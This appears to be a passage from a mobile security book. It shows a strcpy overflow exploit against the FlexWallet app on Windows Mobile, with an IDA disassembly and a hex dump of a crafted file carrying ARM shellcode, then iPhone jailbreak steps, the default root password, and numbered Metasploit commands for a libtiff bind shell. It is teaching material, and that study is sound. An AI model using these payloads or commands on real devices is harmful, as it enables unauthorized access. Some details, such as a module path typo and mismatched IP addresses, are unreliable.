The first step is to launch Device Emulator Manager under the Tools menu of Visual Studio 2005. Once the emulator window opens, close Visual Studio 2005 and scroll down in the Emulator Manager to WM 6 Professional Emulator. Right-click this listing and select **Connect**. This will open up the emulator with WM running. Next, right-click the entry again, and this time select Cradle to sync your PC to the device. Upon sync, open up My Computer and place the FlexWallet3_PPC_ENU.CAB file onto the device. Then, using the interface on the device, install the application (see Figure 7.6).

Figure 7.6 Installing FlexWallet onto the Device

Note: If you have Sync issues, make sure you are using the DMA transport type.

Initial Analysis and Target Selection

We next need to take a look at the program and how it works. In summary, FlexWallet is a program designed to hold sensitive financial-related information, such as credit cards, and passwords. The data is stored in a *.fw2 file that is encrypted and is formatted according to

the SQLite3 standard. This also means we can access the data in the file, and alter it as we desire. Since there is only one point of external interaction (in other words, the *.fw2 file), the data file will be our target.

Probe Target

As previously stated, the data file is in the SQLite3 format, which we determined by viewing the file in a hex editor. This means we need SQLite database viewer to perform our probes. There are several command-line database management tools, but we selected SQLite Database Browser to view the contents. Since the entry to the database is controlled by a password, we first located this entry in the database. Then using our interface, we inserted an extremely long string of "a" characters into the field (see Figure 7.7). Once we had saved this information, we next copied the file over to the device, attempted to open it, and were almost immediately greeted with a crash screen, as illustrated in Figure 7.8.

Figure 7.7 Using SQLite Browser to Alter Data




Figure 7.8 The WM Crash Screen

NOTE

Character overflow attacks aren't always found with really long strings. Sometimes formatting errors and specific string lengths can trigger a crash.


Analyze Crash

We now know that this program does have a bug in it that was triggered by the excessively long password value we added into the database. We next need to load up IDA Pro and connect to our device to determine if this crash is exploitable. To do this, we need to copy over all executables from the WM device to a local folder and use IDA to decompile the main executable. This is a straightforward process, though it can take a few minutes depending on the speed of your computer.

At this point, we need to examine the binary to see where in the program our data is going to enter. We know the program will crash, but where? Since we are dealing with a database, it is safe to assume our information will enter via some database command. Unfortunately, the Names window offers us no such information. So, we will have to look elsewhere—into the program's DLL files.

We select FlexBiz.dll and once again let IDA Pro do its magic. Once complete, we review the contents of the Names window and discover a couple entries that catch our attention—CDataLayer::GetPassword and CDataLayer::getMetaData. Since we know the password value was stored in the MetaData table, we can probably assume this function will be called near where the crash occurs. With this in mind, we set a breakpoint at the entry to getMetaData, which tells IDA Pro to stop debugging at that address. Next, we configure IDA Pro with the right settings (Figure 7.9) and start debugging. It doesn't take long before we hit our break point.

Figure 7.9 Configuring IDA for WM Debugging



At this point, it is only fair to point out that debugging takes a bit of practice. With enough experience, you tend to recognize how the programs work and know what to look for. In this case, our getMetaData function creates a SQL query and pulls the password information and places it into memory using the strcpy function – a function that is notorious for being exploitable. Immediately after the strcpy function is executed, the device crashes, with a very specific message that all vulnerability researchers dream about (Figure 7.10).

Figure 7.10 IDA Warns of a Crash at 0x6161616161

```
.text:01944B3C ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
¦¦¦¦¦¦¦¦¦¦
.text:01944B3C
.text:01944B3C
.text:01944B3C ; private: int __cdecl CDataLayer::getMetaData(char const *,
char *)
.text:01944B3C EXPORT _getMetaData_CDataLayer__AAAHPBDPAD_Z
.text:01944B3C _getMetaData_CDataLayer__AAAHPBDPAD_Z ; CODE XREF: CDataLayer:
:GetPasswordType(void)+10.p
.text:01944B3C ; CDataLayer::Connect(wchar_t const *)+174.p
.text:01944B3C
.text:01944B3C var_18= -0x18
.text:01944B3C var_14= -0x14
.text:01944B3C
.text:01944B3C STMFD SP!, {R4-R6,LR}
.text:01944B40 SUB SP, SP, #8
.text:01944B44 MOV R5, R2
.text:01944B48 MOV R4, R0
.text:01944B4C LDR R3, [R4]
.text:01944B50 CMP R3, #0
.text:01944B54 BEQ loc_1944BD8
.text:01944B58 LDR R0, = SELECT value FROM MetaData WHERE name='%q'
.text:01944B5C BL sub_18F5EF8
. . . . .
.text:01944BAC MOV R1, R0 ; char *
.text:01944BB0 MOV R0, R5 ; char *
.text:01944BB4 BL strcpy
<CRASH!!!>
```

WARNING

Debugging applications puts a device into an unstable condition. There is always a risk that your mobile device will fail to reboot—in other words, it will be "bricked."

Building the Exploit


So, we now can duplicate the bug, and we know that some part of our password is getting placed onto the stack where it is overwriting the return address of the strcpy function. How can we turn this into an exploit?

There are several ways to do this, one of which is to insert a specially crafted string that is location marked so we know what bytes end up being referenced. Once we have this location, we then analyze the location of our overflow in memory and use our ability to control the program's flow to point it directly to our exploit code's location. The following is taken out of a specially created FlexWallet file we altered to perform a soft reset when the file is opened.

```
00003960h: 79 79 79 79 79 79 79 79 79 79 79 79 79 79 79 79 ; yyyyyyyyyyyyyyyy
00003970h: 79 79 79 79 79 79 79 79 79 79 79 79 72 72 72 72 72 ; yyyyyyyyyyyyrrrrr
00003980h: 72 72 72 01 10 21 E0 04 10 8D E5 04 D0 4D E2 04 ; rrr..!
à..□å.ÐMâ.
00003990h: 10 8D E5 04 D0 8D E2 02 20 22 E0 03 30 23 E0 10 ;
.□å.Ð□â. "à.0#à.
000039a0h: 50 9F E5 01 0C 45 E2 0C 40 9F E5 0F E0 A0 E1 04 ; PŸå..Eâ.@Ÿå.à á.
000039b0h: F0 A0 E1 01 10 A0 E1 3C 01 01 01 44 89 F7 03 72 ; ð á.. á<…D‰÷.r
000039c0h: 72 72 72 72 72 72 72 72 72 72 72 72 72 72 72 72 ; rrrrrrrrrrrrrrrr
000039d0h: 72 72 72 72 72 72 73 73 73 73 73 73 73 73 73 73 ; rrrrrrssssssssss
000039e0h: 73 73 73 73 73 73 73 73 73 73 73 73 73 73 73 73 ; ssssssssssssssss
. . .
00003ae0h: 4E 4E 4F 4F 4F 4F 50 50 50 50 51 51 51 51 52 52 ; NNOOOOPPPPQQQQRR
00003af0h: 52 52 52 53 53 53 53 78 4C 1A 00 55 55 55 55 56 ; RRRSSSSxL..UUUUV
00003b00h: 56 56 56 57 57 57 57 58 58 58 58 59 59 59 59 5A ; VVVWWWWXXXXYYYYZ
```

Note that the portion of the file starts with a string of characters, then at address 0x3af7 we find a 78 4C 1A 00, which is the address the process will be pointing to in our memory that will contain the shellcode (for example, 0x1A4C78). Figure 7.11 illustrates how our shellcode appears in memory right before it is executed.

Figure 7.11 Insert Figure Memory of Code



Tools & Traps…

Warez and WM

Warez, or illegal software, has long been part of the computing community. Although it isn't as prevalent in the WM world, it is there. As a software developer, we keep tabs on various locations where software is distributed and monitor to see if (more likely when) our software shows up. During one such visit, we noticed a reference to a protection program we had recently discovered was seriously broken. Ironically, the cracker of this program had also noticed this and then proceeded to release not only a cracked version, but two other versions that allowed someone to open up the encrypted file without a password. The point is that the bad guys are watching and are noticing when WM binaries are broken—and then exploiting those bugs.

iPhone

The iPhone is Apple's response to the mobile multimedia market. By combining their shrewd marketing tactics, and then delivering on them, the iPhone has taken the world by storm. Its sleek form and intuitive interface make the device attractive and usable for the masses, something that Apple has excelled at for years. However, along with the excitement and good press coverage came a lot of attention from security researchers and the hacking community—a side effect of this popularity, which Apple probably hasn't appreciated.

Version one of the iPhone began selling in the U.S. on June 29, 2007 to great fanfare. Over the next year, over five million of the phones were sold around the world, with a goal of 10 million sold by the end of 2008. On July 11, 2008, the iPhone 3G hit the shelves, and again, buyers lined up. The key difference between the two devices is the upgrade in data communications from GPRS to HSDPA, or in their terms, EDGE to 3G. Other significant updates were GPS capabilities, more space for storage, and longer battery life.

While there is no doubt that the iPhone is an attractive and well put together device on the surface, the internals are a different story. Due to several issues we will discuss in this section, the iPhone really is a hacker's dream device. Not only has the iPhone been unlocked and freed with regard to third-party applications, but the security of the device makes attacking the system easy once a vulnerability is found. The end result is that the iPhone is the only mobile device on the market that an attacker can "get shell" on with publicly available software.

iPhone System Details

Before examining the faults of the iPhone, it is essential to look at the core components and examine how they function with relation to the overall security of the device. We could spend several hundred pages talking about the various fascinating features of the iPhone, but for that we refer you to other publications and sources available online in a list found at www.google.com/search?q=iphone+hacks.


Operating System

The iPhone's operating system is a minimalistic version of OS X; the same OS Apple installs on their desktop/laptop Mac devices. At the core of this OS is the Mach kernel, which drives most of the phone's resources. One difference between the iPhone and Mac is the inclusion of most extensions, or hardware drivers, into the Kernel. The only addition extensions to the kernel are the USB port, touch screen, and several communications components needed for secure data transfer.

Since this is essentially OSX, the file system is fairly predictable. All personal files are stored in the /var/root folder, which has a subfolder named Library that stores information generated by normal use (that is, mail messages, Safari history, YouTube content, and so on). All media files, such as pictures, videos, and music files are stored in the Media folder.

When an application is installed, it is placed into the /Applications folder off the root directory. Beyond this, the file system is stripped down to the point where key files you would expect to find on a BSD system are not there (for example, ls, sh, cat). Figure 7.12 provides a quick glance at some of the more relevant parts of the rest of the files system. Note that our version includes a few extra files that are not included in a virgin iPhone.

Figure 7.12 iPhone File Listing



NOTE

The iPhone only has one account: root. This is interesting because OS X systems do not have the root account accessible to the user by default. While it can be added easily enough, OS X keeps the user away from root because operating in root tends to be frowned upon with regards to security.

Applications

Apple designed the iPhone to have a tightly controlled interface and application support. The result is that you can only access what Apple wants you to access. This extends beyond

the core iPhone itself onto third-party applications that you might want to install on your device. For the average user, who has never heard the term "Jailbreak," any additional applications will have to be obtained through iTunes. This, however, comes with costs and tolls.

Incidentally, third-party application support from Apple was not available for the iPhone for almost a year after it was released. That said, the hacker community were very busy creating and installing applications on their iPhones roughly a month after its release. In fact, the iPhone hacking community has developed an open source tool chain that is considered more powerful than what Apple has provided with their software development kit.

WARNING

Installing third-party applications outside of the iTunes environment can be risky because there is no guarantee the code does not contain something malicious.

While accessing the non-Apple-sanctioned third-party applications will require a user to jailbreak his or her phone (discussed next), the benefits are well worth it as there are numerous programs that can be freely added to the iPhone interface. Everything from NES emulators to chat programs to games and even a virtual Etch-a-Sketch can be installed with the tap of a finger. The magic behind this is the AppTapp program that can be downloaded and installed from Nullriver, the company that was a driving force behind the open source iPhone movement. Figure 7.13 shows AppTapp running on an iPhone.

Figure 7.13 AppTapp Running on iPhone

Open Source Tool Chain

Developers who want to create applications for the iPhone have two choices. The first is to use Apple's Software Development Kit and then subsequently offer the application via iTunes. The second option is to use the Open Source Tool Chain, which will allow you to offer your application to anyone who has gone through the Jailbreak process. While creating open source applications is beyond the scope of this book, there are numerous resources online that can guide you in the setup and use of the compiler—starting with the written instructions from http://wikee.iphwn.org/howto:toolchain_on_leopard, and video assistant from http://oreilly.com/go/iphone-open.

While the original tool chain required OS X to run, there are currently other options. The first is a Windows version that either runs with Cygwin or independently, and the second is built into a Linux-based VMware image that can be loaded and used to compile the sources, and then unloaded with no leftovers. These are available from ftp://ftp.iphonefix.de/. Note that different tool chains are available for different firmware versions.

Exploiting the iPhone

Apple definitely put some thought into their device to ensure it would keep out hackers and attackers. However, they made several big errors that have resulted in the device not only being completely rooted by the hacking community, who wants the device open and free, but also by the security community who instantly probed the iPhone in hopes of finding vulnerabilities in the OS and its applications. This section will look at both the history and process behind how the iPhone was unlocked, and also examine a vulnerability that can lead to unauthorized remote access to the iPhone.

iPhone Hacking

As previously mentioned, the iPhone is sold as an Apple-owned device, meaning it can only install software from the Apple store and it must stay on the network of its choosing. However, just because a phone is sold as one thing, doesn't mean it will stay that way for long. This section looks at how the iPhone was broken, and what this power is allowing security researchers to accomplish.

The Jailbreak Process

Apple put a lot of thought into how to generate the most income from the iPhone. First, they locked the phone and forced people to go through an Activation process where they must sign up for a phone plan. Second, the phones are typically locked to a specific network, which gives Apple leverage with regard to commissions and payments. Third, users cannot install applications that do not come from the pay-as-you-play iTunes, which is controlled by Apple. All this basically leaves the user in a very unfortunate place since they are essentially under the full control of Apple—unless someone figures out how to Jailbreak the phone.

Within a few hours of its release, several people figured out how to get around the Activation process. This involved everything from returning the phone, to pay-as-you-go AT&T SIM chips. The next hurdle that was overcome was command-line access to the phone, which gave the hacker community file-level access to the phone. Incidentally, soon after the iPhone's release, the firmware was pulled down from Apple's Web site and analyzed in depth. This provided more than a few tips for the rest of the Jailbreak process (for example, the root password is *alpine*).

With command-line access, the next step was to figure out how to get software running on the phone. The problem was that the iPhone uses a Mach kernel running on an ARM processor. This combination meant talented reverse-engineers were in short supply because finding someone who could reverse engineer ARM and Mach is not a common skill set. However, the hacking community prevailed and soon the iPhone had its first binaries, one of which was SSH.


With SSH installed, it was now possible to remotely interact with the file system using the built-in root account and applying the alpine password. At this point, the process stalled for a bit as it took some time to figure out how to create/compile/install custom applications that could be installed on the iPhone. Currently, this whole process is simplified using iBrick, AppTapp, or zIphone and the Open Source Tool Chain.

The final obstacle for the hacking community was to unlock the original phone from AT&T. Assuming you were in another country, all the work up to this point basically only affected the computer side of the device and essentially turned the iPhone into an iPDA, which Apple ironically released in the form of the iTouch. Eventually, the modem side of the iPhone was also set free, and as of September 2007 a consumer program was made available and the iPhone was officially unlocked. Currently, numerous ways exist to unlock the iPhone, with manual firmware upgrades being the most challenging. A Web site–based unlocker (iphone.unlock.no) via AnySIM or Pwnage was the first to unlock the iPhone 3G. The point is that most anyone can now unlock and Jailbreak their iPhone for free, with little technical know-how or risk.

The following provides the directions to unlock an iPhone for your offline amusement:

1. Go to http://download.ziphone.org/ and download the version that correlates with your operating system.
2. Select the BIG button to either Jailbreak (enable application installation), Activate (if the phone is new and not activated), or Do it all! (Unlock, Activate, and Jailbreak).
3. Wait for a few minutes. Your screen should look like that shown in Figure 7.14.
4. Enjoy your new found freedom!

Figure 7.14 ziPhone Jailbreaking and Unlocking the iPhone



WARNING

While this works for most people, you do run the chance that your iPhone could be bricked when using any type of unlocking software. We have had to personally use iLiberty in combination with ziPhone to restore our device after Jailbreak/Unlocking our iPhone.

Exploit Details

Upon its release, the iPhone became a very hot device for security researchers. Within a few days, reports of vulnerabilities started to surface—the majority of them dealing with failures of Safari to properly handle requests. Over the next year, several more vulnerabilities were discovered, but by then the exploit development slowed. In this section, we offer an overview of the security shortcomings of the iPhone, describe a few vulnerabilities that have been patched by Apple, and spend some time illustrating how the iPhone can be remotely attacked and a reverse-shell obtained.

As we previously mentioned, the iPhone attempts to lock the device from untrusted third-party applications with an interface that does not allow access to anything on the file system. While this approach to external software does a lot to prevent the "installation" of malicious code, it does not prevent existing code from being abused. In fact, several huge loopholes in the iPhone security plan make it somewhat fruitless.

A Flawed Shell Model

The iPhone uses a hardened shell to keep the internals safe. It does this by preventing a user from accessing the file system, and by preventing the installation of unsigned applications. However, what if one of the permitted applications has a flaw? In this case, the entire hardened shell is compromised and the system is considered insecure. This is much like the design of a fruit that has a shell to keep out insects and other unwanted pollutants. Once a worm penetrates that skin, the battle is lost. Perhaps the fact that the iPhone is created by Apple is no coincidence?

Root Account

If there is one rule for operating a computer, it is that you do not operate it using the administrator or root account. The reason is twofold. First, a mistake or misstep can have immediate and disastrous results. The operating system assumes you meant to perform the action and it will oblige, even if this means *rm –rf /* or *deltree /y c:*. Secondly, since all applications are running in root mode on the iPhone, any bug in an application instantly gets the exploit root-level access to the device, where it now has full power to do anything it wants.

Static Addressing

When a program is launched, it is typically copied out of the ROM or hard drive and placed into the RAM. From here, the processor executes the instructions. In most current systems, when the code is copied into the RAM, it is placed in a different location each time it is loaded. The reason for this is to make it very hard for an attacker to create stable shellcode that can be used in an exploit. Since most shellcode makes system calls using hardcoded addresses, a dynamic addressing goes a long way in preventing a successful exploit. Unfortunately, the iPhone does not randomize the addresses, which allows the shellcode to know where it can hook into the functions it needs to execute.

Static Systems

Only two iPhone types exist. Each model has the same hardware and software as all the other devices of the same model. Over five million generation-one iPhones are in use around the world, with millions more iPhone 3Gs expected in the hands of consumers by 2009. This makes the iPhone a very good target, because an attacker only has to figure out how to exploit one iPhone, all the while knowing millions of other victims are available. In comparison, while there are millions of devices with WM, it comes on a wide range of phones. This makes developing a successful exploit difficult due to addressing issues and specifics about the device.

Reuse of Old Code

Apple integrated a libtiff image processing library that was previously found to be vulnerable. It didn't take long for the security community to realize this and subsequently exploit it via MobileSafari and Mobile-mail. Ironically, Sony was previously caught doing the same thing

with the same piece of code, and it resulted in the Jailbreaking of the PSP, thus allowing homebrewed applications to be installed, such as game disc backup and emulation software (a huge boon for piracy).

This vulnerability not only led to the exploit we will be discussing next, but it also provides the hacking community with yet another way to Jailbreak the iPhone simply by visiting a Web site. This is a very unique illustration of why it is important to not use vulnerable code in a mobile device.

Metasploit

Metasploit is a popular and powerful tool that is heavily used in the security community. Using its Web, GUI, or command-line interface, a user can load up attack modules and employ them to exploit vulnerable systems. And in the case that a user hasn't had the chance to determine if a system is vulnerable, Metasploit includes an Autopwn feature that will scan every system in the local area network and attempt to discover and then exploit vulnerable systems. Simply put, it is an incredible and highly regarded open source penetration framework that has no equal (for the price, that is: free).

A few months after the iPhone was release, the developer of Metasploit took some time to play with the operating system (due to price drop and tool chain release) and developed some shellcode examples that would give someone a backdoor into the device. Due to his experience with PowerPC shellcode, this was not a major obstacle and the experiment was a success. However, it is his closing remarks to this blog posting that proved to be strangely ironic:

> …the only step left is to find the bugs and write the exploits :-)

H.D. Moore could not have provided a more prophetic statement. A couple weeks after his post, Apple updated their firmware and locked out all unsigned third-party applications. When this happened, a couple of developers created a Web site that exploited the libtiff vulnerability to Jailbreak the iPhone over the internet. With the groundwork laid, H.D. Moore took the next logical step and built a working exploit that could instantly create a backdoor in any iPhone running 1.1.1 firmware.

An iPhone Exploit in Action

Before illustrating how the exploit works, let's take a look at the security vulnerabilities we previously discussed and see how they play into the libtiff exploit.

1. Safari is installed on every iPhone and is found to be vulnerable.
2. Safari runs using the root account, which means the exploit code has this access as well.
3. The shellcode can be built using known memory addresses because the processor does not randomize the addressing.
4. This exploit will affect EVERY iPhone in existence (at time of release).

So, we now have some perspective on why the libtiff vulnerability was significant. But how can it be weaponized into a working exploit? The following outlines how exploit god H.D. Moore accomplished this:

The first thing he did was update a tool named "weasel" by Patrick Walton that significantly helped in the rest of the exploit creation process. Without this tool, building an exploit would require the examination of a lot of crash files and core memory dumps. In addition to this, HD Moore also used several tools in his Metasploit exploitation development framework to assist in the debugging and troubleshooting process.

Then he took the libtiff exploit used by Niacin and Dre to Jailbreak the phone, and removed their shellcode that loaded up system calls needed for the Jailbreak process. This was replaced with a unique pattern of alphanumeric characters created by a tool in Metasploit designed to help in the exploit development process. Specifically, since the string of characters is non-repeating, if any of the registers used in the processor are overwritten with a part of this string, it is easy to deduce the location within the TIFF images' contents. This also includes the return address and/or the program counter address that is necessary to gain control over the processor. Second, it also helps locate the TIFF image in the RAM by allowing the search of unique character strings.

Through the creation of a series of TIFFs, H.D. was able to determine what registers were controllable, that the stack address was static and non-executable, the TIFF image was stored in heap memory, and that the heap address was not static. As a result, H.D. knew he would have to find some way to store the payload on the stack and then copy it out to a location in memory that was writable and executable.

After some searching, he found the memcpy() function, which is designed to copy chunks of memory around. The problem was that memcpy() requires input from R0–R2, which were not controllable. So, he next searched through the disassembled file for ldmia opcodes that loaded R0–R2 with information from the controlled stack memory. With this ability, the vulnerability turned into a viable exploit.

In summary, Safari loads TIFF images into heap memory. The libtiff library is then called to process the image, during which time a buffer is overflowed and part of the TIFF file overwrites the return address on the stack memory. When the return address is placed into the PC, it redirects the execution to an ldmia function that loads up R0–R2 with data required for the memcpy function, which in turn then copies the shellcode off the stack and places it into memory that is executable. Then the execution jumps to the newly placed shellcode and the backdoor is installed.

For more details on this exploit, check out the write-up by H.D. Moore at http://blog.metasploit.com/2007/10/cracking-iphone-part-2.html. It provides a great lesson in ARM and iPhone exploitation. Fortunately, it has been patched by Apple and is no longer a threat to people who update their iPhone when iTunes prompts them to.

Metasploit vs. libtiff

Since the previous exploit was developed by the creator and maintainer of Metasploit, it is no surprise to see this penetration testing tool contain the necessary components to exploit the vulnerability. While it currently only works on phones that have gone through the Jailbreak process and have a copy of sh on them, it does demonstrate how an iPhone can go from vulnerable to exploitable. The steps to do this are as follows (Figure 7.15):

1. Connect computer running Metasploit to network iPhone is on.
2. Launch ./msfconsole. (While it is possible to use msfgui or msfweb, they were unstable in our testing.)
3. Type **use exploit/osd/browser/safari_libtiff.**
4. Type **set uripath test**. This determines the directory where the TIFF image will be stored.
5. Type **set payload osx/armle/execute/bind_tcp**. This tells Metasploit to use the ARM version, and sets up a listening port on the iPhone for the exploit.
6. Type **set lhost 192.168.2.237**. This sets the local host IP address for the Web server to run.
7. Type **set lport 1234**. This determines the port that the shell on the iPhone will use to listen.
8. Type **exploit**. This loads up a Web server that includes a TIFF file in the /test folder.
9. From iPhone go to http://192.168.2.123/test/ and watch Safari crash.
10. In Metasploit, a session message will display. Type **sessions –i 1** to interact with the shell.

Figure 7.15 Metasploit Owning the iPhone

Notes from the Underground…

Exploiting WebKit

